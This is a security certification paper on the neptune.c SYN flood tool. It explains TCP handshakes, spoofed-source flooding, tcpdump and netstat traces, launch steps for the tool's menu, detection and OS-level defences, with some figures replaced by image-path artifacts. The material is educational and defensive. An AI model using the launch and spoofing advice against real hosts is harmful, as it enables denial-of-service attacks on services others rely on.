Use offense to inform defense.
Find flaws before the bad guys do.

Neptune.c – the Birth of SYN Flood Attacks

By Steven Cardinal
Practical Assignment for GCIH v1.5c

Exploit Details:

Name: neptune.c
Variants: stacheldraht, Tribal Flood Network, TFN2K, trin00
Operating System: Any TCP/IP based system
Protocols/Services: Exploits the session establishment function of the TCP protocol.
Brief Description: Neptune.c generates a SYN Flood attack against a network host by sending session establishment packets using a forged source address. The receiving host will use up its resources waiting for the session to be confirmed and make itself unavailable to legitimate traffic.

Protocol Description

Originally created to connect military and research facilities, the Internet has become a global marketplace. In addition to educational and government entities, new and existing businesses are using the Internet as a medium to connect with their partners and their customers. With faster and more reliable connections available, home use of the Internet is increasing, as well. The architecture of the Internet was designed assuming a level of trust among professionals. The openness of the protocols used on the Internet have allowed for their exploitation by those with less than honorable motives

TCP/IP is the suite of networking protocols currently in use on the Internet. TCP, or Transmission Control Protocol, and IP, or Internet Protocol, are the major components of this suite. Along with other core protocols such as UDP, TCP and IP provide an internetworking framework for applications. Like other networking protocols, such as IPX/SPX, TCP/IP uses a layered architecture, with each layer providing specific functionality.

The network layer is responsible for passing packets around the network. In the TCP/IP protocol suite, the Internet Protocol (IP) is responsible for providing the delivery mechanism for packets of data sent between all systems connected to the network. The network layer accepts data from the transport layer and sends IP datagrams to the link layer, which communicates directly with networking hardware.

The transport layer provides for the flow of data between two hosts. The TCP/IP protocol suite has two transport protocols: User Datagram Protocol (UDP) and Transmission Control Protocol (TCP). UDP provides a simple transport service for applications, but that transportation does not include guaranteed delivery, it is a 'best effort' protocol. TCP provides a reliable transport service protecting against data loss, data corruption, packet reordering and data duplication. TCP accepts data from


applications and sends TCP segments to the IP layer. Cisco, a global provider of networking products and solutions, explains the following features in their documentation:


> …the services TCP provides are stream data transfer, reliability, efficient flow control, full-duplex operation, and multiplexing.
> …
>
> TCP offers reliability by providing connection-oriented, end-to-end reliable packet delivery through an internetwork. It does this by sequencing bytes with a forwarding acknowledgment number that indicates to the destination the next byte the source expects to receive. Bytes not acknowledged within a specified time period are retransmitted. The reliability mechanism of TCP allows devices to deal with lost, delayed, duplicate, or misread packets. A time-out mechanism allows devices to detect lost packets and request retransmission.
> (http://www.cisco.com/univercd/cc/td/doc/cisintwk/ito_doc/ip.htm#xtocid2236316)

According to the original specification for TCP, RFC 793:

The Transmission Control Protocol (TCP) is intended for use as a highly reliable host-to-host protocol between hosts in packet-switched computer communication networks, and in interconnected systems of such networks. (www.faqs.org/rfcs/rfc793.html)

In order to provide this reliability, TCP needs to maintain some status information for each TCP connection. Some of this status information is maintained for a system's own use, while other information is sent between communicating hosts using fields in the header of the TCP segment. The TCP header is shown below.





The sequence number (bits 32 through 63) is necessary to ensure that the communicating hosts know the order in which received packets should be assembled, thus providing a mechanism for ensuring the correct ordering of data for the application.


When a connection is initially established with a SYN packet, the TCP sequence number field contains the Initial Sequence Number (ISN). TCP guards against data loss by using an acknowledgement mechanism that requires the receiver to send back an acknowledgement number that contains the next sequence number that is expected. This will be the sequence number of the last segment of data that was successfully received, plus one.


By using a series of flags in the segment header, TCP is able to indicate what state a particular session is in. For the purposes of neptune.c and SYN Flood attacks, we will only look at three of those flags.

* SYN. Synchronize sequence numbers to initiate a connection.
* ACK. Indicates that the number in the acknowledgement field is valid.
* RST. Reset the connection.

Using a diagram from RFC 793 we can see the status of these flags throughout a session. The following flags are also relevant to the diagram:

* PSH. The receiver should pass this data to the application as soon as possible.
* FIN. The sender has finished sending data.





The TCP connection consists of three major steps, a request, an acknowledgement and an agreed upon connection. The initiating host, denoted below as Host1, will request a connection with a target server, denoted as Host2. The target server must acknowledge the request. The acknowledgement to Host1 indicates that Host2 is willing and ready to establish a session, and sets up the bi-directional method of ensuring proper data transmission. Host1 must acknowledge the receipt of this message and a session will be established.

1. **<src=Host1><dst=Host2><flag=SYN><Seq1 12345><Data>**

   Host1 requests a TCP connection to communicate with Host2. Host1 constructs a TCP packet and sets one of the values in the packet to the SYN state. The SYN flag indicates that Host1 would like to establish a session. Host1 also needs to define its starting sequence number for the synchronization of further communications. This randomly generated sequence number (Seq1) is set and sent along with the SYN flag. This sequence number will be incremented in each successive packet sent by Host1. After receiving the packet from Host1, Host2 places an entry in its backlog table noting that a session establishment procedure is underway.

2. **<src=Host2><dst=Host1><flag=SYN-ACK><Seq2 67890><Ack1 12346><Data>**

Host2 creates an acknowledgment packet to send to Host1. This packet contains several pieces of information. One piece of information is the acknowledgement (ACK) of the packet received from Host1. This confirms the receipt of the SYN and agrees to the connection. Host2 will include an incremented sequence number (Ack1) indicating which packet it expects to receive next from Host1. It also contains its own SYN flag and a randomly generated sequence number (Seq2) for its own packet stream. Host1 must receive this SYN-ACK packet before establishing the connection.

3. **<src=Host1><dst=Host2><flag=ACK><Seq1 12346><Ack2 67891><Data>**

Host1 then generates the final packet to send to Host2. This packet contains the ACK flag, the incremented sequence number (Seq1), which is expected by Host2, and the incremented sequence number it expects to see next from Host2 (Ack2). Host2, receiving the packet, sees that a session has been properly established and removes the temporary entry from the backlog table indicating that the session is now established.

How the exploit works

Developed by the hackers known as daemon9, route and infinity, the neptune.c exploit was published in Phrack magazine in July of 1996. Neptune.c and its cousins are known as SYN Flooders. These tools function by initiating a connection to the target host but never returning the final acknowledgment of the three-way handshake previously described. The target host, having sent the SYN-ACK packet, is left waiting for the final ACK packet from the attacker. During this waiting period, the host holds the entry in its backlog table until the attempt times out. The attacking host continues initiating connection establishment sessions. In doing so, the target host's backlog table will be filled. Thus the target host can no longer accept new connections and service has effectively been denied.

To begin the process of flooding a host, neptune.c creates multiple SYN packets and sends them to the target host. To reliably get back to the sending host, the recipient will reply using the original packet's source address. Ideally, the attacker's TCP will acknowledge the packet and a session will be established. Because the desired effect is to prevent the three-way handshake from being completed, the attacker will forge, or spoof, the source address of its original SYN packet. Therefore the destination address used for the SYN-ACK is not the same as the actual source address of the attacker.

When the target sends the SYN-ACK packet it will send it to the apparent sender of the packet based on the source address. If there is a host existing on the network using that spoofed address, that host will receive a SYN-ACK packet it wasn't expecting and reply with a reset (RST) command to cancel the session establishment procedure. When the target host receives this RST command it will then remove the entry from its backlog table. The desired effect is to fill up the backlog table waiting for final ACK

packets. To achieve the SYN flood, the forged packet source address must be an address that does not exist on the network. Therefore there will be no reply to the SYN-ACK sent by the target.

Diagram

In this diagram, Host1 is the attacker, Host2 is the target and Host3 is our non-existent spoofed address.

<Host1> ----- (src = Host3, dst = Host2, Seq1=12345, SYN) → <Host2>

Host1 sends a SYN packet to Host2 with a spoofed source address. This occurs multiple times in order to fill up Host2's backlog table.

<Host3> ← (src = Host2, dst = Host3, Seq1=98765, Ack2=12346, SYN+ACK)---- <Host2>

Host2 replies to the non-existent Host3 once for each SYN packet sent to it by the attacker. Each SYN packet received is listed in Host2's backlog table until it has been filled by the attacker on Host1. Since Host3 doesn't exist, it cannot reply with a RST to tear down the connection. Host2 will be unable to service any new connections until space is freed up in the backlog table.

A network trace of the exploit, captured by tcpdump on a RedHat Linux 7.1 system, looks like this:

```
18:52:11.337301 10.3.3.3.7173 > 192.168.0.15.80: S 2351624450:2351624450(0)
win 242 (ttl 255, id 31492)
18:52:11.337992 192.168.0.15.80 > 10.3.3.3.7173: S 594501320:594501320(0) ack
2351624451 win 9112 <mss 1460> (DF) (ttl 255, id 43051)
18:52:11.357302 10.3.3.3.7429 > 192.168.0.15.80: S 2368401666:2368401666(0)
win 242 (ttl 255, id 31748)
18:52:11.357975 192.168.0.15.80 > 10.3.3.3.7429: S 594615592:594615592(0) ack
2368401667 win 9112 <mss 1460> (DF) (ttl 255, id 43052)
18:52:11.377298 10.3.3.3.7685 > 192.168.0.15.80: S 2385178882:2385178882(0)
win 242 (ttl 255, id 32004)
18:52:11.377996 192.168.0.15.80 > 10.3.3.3.7685: S 594745162:594745162(0) ack
2385178883 win 9112 <mss 1460> (DF) (ttl 255, id 43053)
18:52:11.397296 10.3.3.3.7941 > 192.168.0.15.80: S 2401956098:2401956098(0)
win 242 (ttl 255, id 32260)
18:52:11.398016 192.168.0.15.80 > 10.3.3.3.7941: S 594805488:594805488(0) ack
2401956099 win 9112 <mss 1460> (DF) (ttl 255, id 43054)
18:52:11.417297 10.3.3.3.8197 > 192.168.0.15.80: S 2418733314:2418733314(0)
win 242 (ttl 255, id 32516)
18:52:11.418481 192.168.0.15.80 > 10.3.3.3.8197: S 594869864:594869864(0) ack
2418733315 win 9112 <mss 1460> (DF) (ttl 255, id 43055)
18:52:11.437296 10.3.3.3.8453 > 192.168.0.15.80: S 2435510530:2435510530(0)
win 242 (ttl 255, id 32772)
18:52:11.438111 192.168.0.15.80 > 10.3.3.3.8453: S 594997958:594997958(0) ack
2435510531 win 9112 <mss 1460> (DF) (ttl 255, id 43056)
```

```
18:52:11.457306 10.3.3.3.8709 > 192.168.0.15.80: S 2452287746:2452287746(0)
win 242 (ttl 255, id 33028)
18:52:11.458117 192.168.0.15.80 > 10.3.3.3.8709: S 595031154:595031154(0) ack
2452287747 win 9112 <mss 1460> (DF) (ttl 255, id 43057)
18:52:11.477292 10.3.3.3.8965 > 192.168.0.15.80: S 2469064962:2469064962(0)
win 242 (ttl 255, id 33284)
18:52:11.478106 192.168.0.15.80 > 10.3.3.3.8965: S 595071925:595071925(0) ack
2469064963 win 9112 <mss 1460> (DF) (ttl 255, id 43058)
18:52:11.497292 10.3.3.3.9221 > 192.168.0.15.80: S 2485842178:2485842178(0)
win 242 (ttl 255, id 33540)
18:52:11.498399 192.168.0.15.80 > 10.3.3.3.9221: S 595091289:595091289(0) ack
2485842179 win 9112 <mss 1460> (DF) (ttl 255, id 43059)
18:52:11.517293 10.3.3.3.9477 > 192.168.0.15.80: S 2502619394:2502619394(0)
win 242 (ttl 255, id 33796)
18:52:11.518103 192.168.0.15.80 > 10.3.3.3.9477: S 595120702:595120702(0) ack
2502619395 win 9112 <mss 1460> (DF) (ttl 255, id 43060)
18:52:14.500255 192.168.0.15.80 > 10.3.3.3.4613: S 593903557:593903557(0) ack
2183852291 win 9112 <mss 1460> (DF) (ttl 255, id 43061)
18:52:14.520100 192.168.0.15.80 > 10.3.3.3.4869: S 593965522:593965522(0) ack
2200629507 win 9112 <mss 1460> (DF) (ttl 255, id 43062)
18:52:14.540100 192.168.0.15.80 > 10.3.3.3.5125: S 593990084:593990084(0) ack
2217406723 win 9112 <mss 1460> (DF) (ttl 255, id 43063)
18:52:14.560109 192.168.0.15.80 > 10.3.3.3.5381: S 593999494:593999494(0) ack
2234183939 win 9112 <mss 1460> (DF) (ttl 255, id 43064)
18:52:14.580139 192.168.0.15.80 > 10.3.3.3.5637: S 594103066:594103066(0) ack
2250961155 win 9112 <mss 1460> (DF) (ttl 255, id 43065)
18:52:14.600110 192.168.0.15.80 > 10.3.3.3.5893: S 594179955:594179955(0) ack
2267738371 win 9112 <mss 1460> (DF) (ttl 255, id 43066)
18:52:14.620094 192.168.0.15.80 > 10.3.3.3.6149: S 594285018:594285018(0) ack
2284515587 win 9112 <mss 1460> (DF) (ttl 255, id 43067)
18:52:14.640116 192.168.0.15.80 > 10.3.3.3.6405: S 594297841:594297841(0) ack
2301292803 win 9112 <mss 1460> (DF) (ttl 255, id 43068)
18:52:14.660097 192.168.0.15.80 > 10.3.3.3.6661: S 594353533:594353533(0) ack
2318070019 win 9112 <mss 1460> (DF) (ttl 255, id 43069)
18:52:14.680130 192.168.0.15.80 > 10.3.3.3.6917: S 594438996:594438996(0) ack
2334847235 win 9112 <mss 1460> (DF) (ttl 255, id 43070)
```

The tcpdump output lists the following information:

The timestamp of the packet: This is the time at which the packet was captured. This time is based upon the system time of the computer system performing the tcpdump monitoring.

The computer that was the source of the packet: This computer host was either responsible for generating the traffic or, as is the case when source address spoofing is being performed, is *thought* to be the host generating the packet. In the example above, the host 192.168.0.15 is the target host, a Solaris host running the Apache http server. The spoofed source address is 10.3.3.3. Unseen in this exchange is the attacking host, a RedHat Linux 7.1 host running at 192.168.0.10.

The tcp port being used to send the packet from the source host: When a computer host sends a packet, there must be an address for the destination host to

reply to, this is a combination of host address and port address. This can be compared to the return address on a piece of US Mail – If sent from someone in an apartment building, and apartment number (the port) must accompany the apartment building address (the IP address).

The computer that was the destination of the packet: This is the address of the computer for which the packet is intended.

The tcp port that was the destination for the packet: Similar to the source port, the destination port is a specific application installed on the destination computer that is listening for a packet – either a response to a packet that it had sent, or a request from an application desiring service. In our analogy to the US Mail, the destination must consist of the address of the apartment building and the apartment number for the recipient.

The tcp flag: Numerous flags can be set during a network session – These flags could be some combination of SYN (S), RST (R), PSH (P) or FIN (F). It is also possible that no flags have been set. This is denoted by a '.'. In this case, we see numerous SYN packets being sent, denoting that the sending computer desires a network session.

The data sequence number: This set of numbers indicate the range of sequence numbers representing the user data, with the number of bytes of user data listed in parentheses. In the network trace above, no user data has been transferred, as session establishment is still underway.

A possible ACK flag with a sequence number: If the packet is an acknowledgement of a received SYN packet, the ACK flag will be set and a sequence number listing the next expected packet the sender is expecting to receive.

The window available for receiving data: The sending computer can indicate how much buffer space has been set aside for the receiving of data. A large window indicates that higher performance data transfers can be attempted. If the receiving host begins to be overwhelmed with traffic, it can reduce the window size, requesting that the sender transmit fewer packets until the recipient can recover and get 'caught up'.

TCP options: These will be listed in angled brackets (<>). In the provided network trace output, the tcp option <mss 1460> indicates the Maximum Segment Size. In this case, we are running 10Mb Ethernet, which has a maximum segment size of 1460 bytes. If the hosts are communicating across slow, wide area network (WAN) connections this setting may be reduced for better performance.

A Possible 'Don't Fragment' flag. This is denoted by (DF) and indicates that any routers which may be involved in the distribution of these tcp packets are not allowed to fragment the packets. If this flag is set, the meaning of the maximum segment size becomes more important, as the routers aren't allowed to reduct the packet size for better performance. The hosts would be responsible for packet size management.

Lastly, we see a Time-To-Live (TTL) setting which indicates how many routers this packet may traverse before it is dropped. This setting is designed to prevent packets from endlessly travelling around a network. There is also a sequencing id value from the legitimate host, and a randomly generated id from the spoofed address.

You can see from the trace, packets being sent with a source address of 10.3.3.3, our non-existent, spoofed address. The host 192.168.0.15 replies with a packet to 10.3.3.3 containing an ack number. After the initial attack, the last occurring with the timestamp `18:52:11.517293`, the attacked host continues to send out a number of SYN-ACK retransmissions.

How to use the exploit

Neptune.c seems to be designed for use by an end-user of modest computer skill. It can be used with either a simple menu system or as a command line program with options. We will look at the menu version to demonstrate just how easy it is to perform this program. The interface:

```
        [ daemon9 ]

[1]     Target:             192.168.0.15
[2]     Unreachable:        10.3.3.3
3       Send ICMP_ECHO(s) to unreachable
[4]     Flooding:           80
[5]     Number SYNs:        20

6       Quit
7       Launch Attack
8       Daemonize
```

Once the user selects an option the program prompts for a value. Neptune.c is given all the information necessary to begin the attack. For example, the following steps were followed for this document:

1. Select a target (192.168.0.15).
2. Choose the address the attack will appear to come from (10.3.3.3).
3. Ping the address to ensure that it is, in fact, unreachable.
4. Select a port that the host is listening on, in this example port 80 is selected, which is the apache web server.
5. Choose the number of SYN packets to send (20).

The attacker is now ready to launch the exploit.

Even someone with very little C programming skill, such as myself, can compile this code on many of the free or inexpensive TCP-based operating systems currently available, such as Linux of the various flavors of BSD Unix.

The main limitation of neptune.c lies in its spoofing of a source address. The attacker can only specify one source address for each instance of the program. This single source address allows for modern routers and firewalls to detect the sudden inrush of SYN packets. Today's routers and firewalls can be configured to take action to break the connections based on this sudden flood of packets from a single source address. It is possible to reduce this limitation by using neptune.c in command line mode. This would require the use of a scripting language to run multiple instances of neptune.c with different source addresses. Newer exploits, as previously mentioned, automatically give as attacker a randomized source address without doing additional scripting.

Signature of the attack

To a network monitoring system, a SYN Flood attack seems as though it is normal TCP activity. There are systems designed to monitor network traffic looking for attacks by comparing certain packet signatures against the passing data stream. These are known as Intrusion Detection Systems (IDS). Unless the same source address is used in every packet, Intrusion Detection Systems generally cannot provide adequate warning of an ongoing attack. Snort, for instance, only sees the attack as a port scan, which is so common as to be ignored by most filters. Normal detection of an attack usually consists of users experiencing slow response time or an unavailable service. When this is noticed, further research can uncover the true cause.

Available on UNIX, Linux, Windows and other operating systems running a TCP stack, the netstat command can show the current connection state of the TCP protocol on a host. By running **netstat –an** on a host that is suspected of being under attack, we can see a large number of connections in the SYN-RCVD state:

```
# netstat -an

UDP
  Local Address        Remote Address      State
-------------------    -------------------  -------
      *                514                  Idle
      *.*              Unbound

TCP
Local Address          Remote Address     Swind Send-Q     Rwind Recv-Q     State
*.*                                       0     0          0     0          IDLE
*.21                   *.*                0     0          0     0          LISTEN
```

*.23	*.*	0	0	0	0	LISTEN
*.80	*.*	0	0	0	0	LISTEN
192.168.0.15.80	10.3.3.3.62726	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.62982	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.63238	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.63494	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.63750	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.64006	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.64262	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.64518	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.64774	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.65030	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.65286	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.7	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.263	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.519	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.775	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.1031	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.1287	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.1543	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.1799	0	0	9112	0	SYN_RCVD
192.168.0.15.80	10.3.3.3.2055	0	0	9112	0	SYN_RCVD
.	*.*	0	0	0	0	IDLE

Another method of detecting a SYN Flood attack on the Windows NT and Windows 2000 platforms is using the Performance Monitor.

The Windows Performance Monitor has the ability to graph system activity in real time, as well as logging activity and generating alerts based upon user-defined parameters. Using the graphical interface, system components, such as parts of the TCP/IP stack, can be selected for monitoring.

The most important system component that should be monitored for SYN Flood attacks is TCP. The system object TCP:Connection Failures indicates how many times TCP connections have either transitioned to a CLOSED state from a SYN-SENT or SYN-RECEIVED state, or have transitioned to a LISTEN state directly from a SYN-RECEIVED state.

Two other counters that should be monitored are TCP:Connections Passive, which represents the number of times connections have switched directly from the LISTEN state to the SYN-RECEIVED state, and TCP:Connections Reset, which represents the number of times connections have switched to the CLOSED state directly from either the ESTABLISHED state or the CLOSE-WAIT state. Both of these counters will continue to rise through normal activity, but a sudden increase in these counters could indicate trouble and certainly should trigger further investigation.

Regular use of the logging feature of Performance Monitor will allow for the accumulation of normal data to be used as a baseline. Analysis of this baseline should allow for the determination of a threshold, above which an attack is likely to be occurring.

How to protect against it

There is no foolproof way to defend against SYN Flood attacks when using the current version of the TCP/IP protocol (IPv4). IP version 6 (IPv6) contains newer security features that may be implemented to prevent such attacks, but widespread adoption of that standard has not yet occurred. The best that can be hoped for is to minimize the effect of this type of Denial of Service attack. The solutions vary in implementation and effectiveness depending upon the TCP stack in use. Some solutions are:

SYN Cookies: SYN cookies were first implemented in the Linux 2.0.30 kernel. A host, upon receiving a SYN packet, will determine if the backlog table is almost full. When the backlog table is close to being full, this host will reply with a SYN cookie, which is different from a normal SYN-ACK in a number of ways. Information about the received SYN, known as a SYN Cookie, is sent back to the host requesting the connection as part of the sequence number. Typically, this cookie is taken from the client's Initial Sequence Number (ISN) and modified with an algorithm known only to the server. The reply packet also contains the ACK flag.

Because the SYN Cookie is used, no entry for the partial connection is placed in the backlog table. The initiating host then sends the ACK back to the target host. The host will analyze the ACK along with the sequence number (the cookie), analyzing the sequence number using its secret algorithm and, if correct, a connection is made. If it is incorrect, the target host will determine that this ACK packet is not part of an existing connection establishment session. Because no entry is made in the backlog table, the system resources used by the table cannot be exhausted.

Faster timeout of entries in the backlog table: New settings to implement faster timeouts of entries in the backlog table are available to Windows NT and Windows 2000 systems with the latest service packs applied. By reducing the timeout of half-open connections, Windows systems can withstand a SYN Flood for greater lengths of time.

The primary setting available was introduced in Service Pack 5 for Windows NT 4.0 and has been present in each version since. The registry value SynAttackProtect, found under HKEY_LOCAL_MACHINE in the key \System\CurrentControlSet\Services\Tcpip\Parameters can be changed from the default of 0 (no protection) to either 1, which reduces the restransmission of SYN-ACK retries, or 2, which reduces the retransmission of SYN-ACK retries and only commits resources to the connection once the three-way handshake has completed. These resources are

route cache entries and are managed by the afd.sys driver. The recommendation is to change this value to 2.

The SynAttackProtect feature is only triggered when the settings for TcpMaxHalfOpen and TcpMaxHalfOpenRetries have been exceeded. These settings, therefore, should be adjusted as well.

The TcpMaxHalfOpen setting controls how many connections in the SYN-RECEIVED state are allowed before SynAttackProtect is used. When running Windows 2000 Advanced Server, the default is 500 and should be reduced, possibly as low as 200. The default for Windows 2000 Server is 100 and should not require lowering.

The TcpMaxHalfOpenRetries setting controls how many connections in the SYN-RECEIVED state are allowed after at least one retransmission of the SYN response. The default setting for Advanced Server is 400 and should be reduced to 150. The default setting for Server is 80 and should not be adjusted.

Microsoft article Q142641 contains details of other available settings regarding the control of the backlog table and retransmission of connection responses, while the whitepaper "Windows 2000 TCP/IP Implementation Details", Q238643, contains a great deal of information regarding the functionality of the Windows 2000 TCP/IP stack.

Better management of queues: Available on Solaris 2.6 and above from Sun Microsystems. Also available as a patch to Solaris 2.5.1. The TCP stack uses two queues. The first queue handles incoming, non-established connections. The second queue handles all established connections. If the first queue becomes full due to an attack, or abnormally high levels of traffic, the oldest half-open connection will be removed from the queue, allowing the latest request to come into the queue. All connections which are successfully established are moved from the first queue to the second queue.

The size of these queues can be adjusted. Using the **ndd** utility to set kernel parameters, the settings:

tcp_conn_req_max_q0 (the non-established, first queue) and
tcp_conn_req_max_q (the established connection, second queue)
can be checked and adjusted for your site's requirements.

AIX, from IBM, uses a similar queueing mechanism. The parameter **clean_partial_conns**, if set to a non-zero number, specifies hom many randomly chosen half-open connections to remove from the non-established queue. This value is set by the **no** command. Also available to AIX is the **somaxconn** parameter which determines the size of the backlog table. The default is 1024 bytes and can be adjusted on versions 4.1.5, 4.2 and later.

Load balancing: Numerous devices can be purchased that will direct traffic to multiple servers based on current load. By having numerous points of entry into an

available service the Denial of Service attack must be directed at each of these entry points in order to succeed.

One such solution is the Cisco MultiNode Load Balancing (MNLB). Utilizing software installed on Cisco routers and switches, the product Cisco LocalDirector and software on the application servers (such as Unix and Windows NT/2000), it is possible to setup a group of computers to respond to client requests. Connection routing decisions are based upon current server load, number of connections currently being serviced by each node and round-robin style connection redirection. More information is available at the Cisco web site:
http://www.cisco.com/warp/public/cc/pd/ibsw/mulb/prodlit/mnlb_ov.htm

Another solution, available with Windows NT 4.0 Enterprise Edition and Windows 2000 Advanced Server, is the Windows Load Balancing Service (WLBS). Originally designed by Valence Research, Inc, which was acquired by Microsoft, this load balancing solution is included with the operating system. These servers utilize message passing between servers in a load balancing solution that indicates their current availability and workload. Because there are a greater number of high powered servers servicing client requests, it takes a much greater flood of SYN packets to take down the entire 'system'.

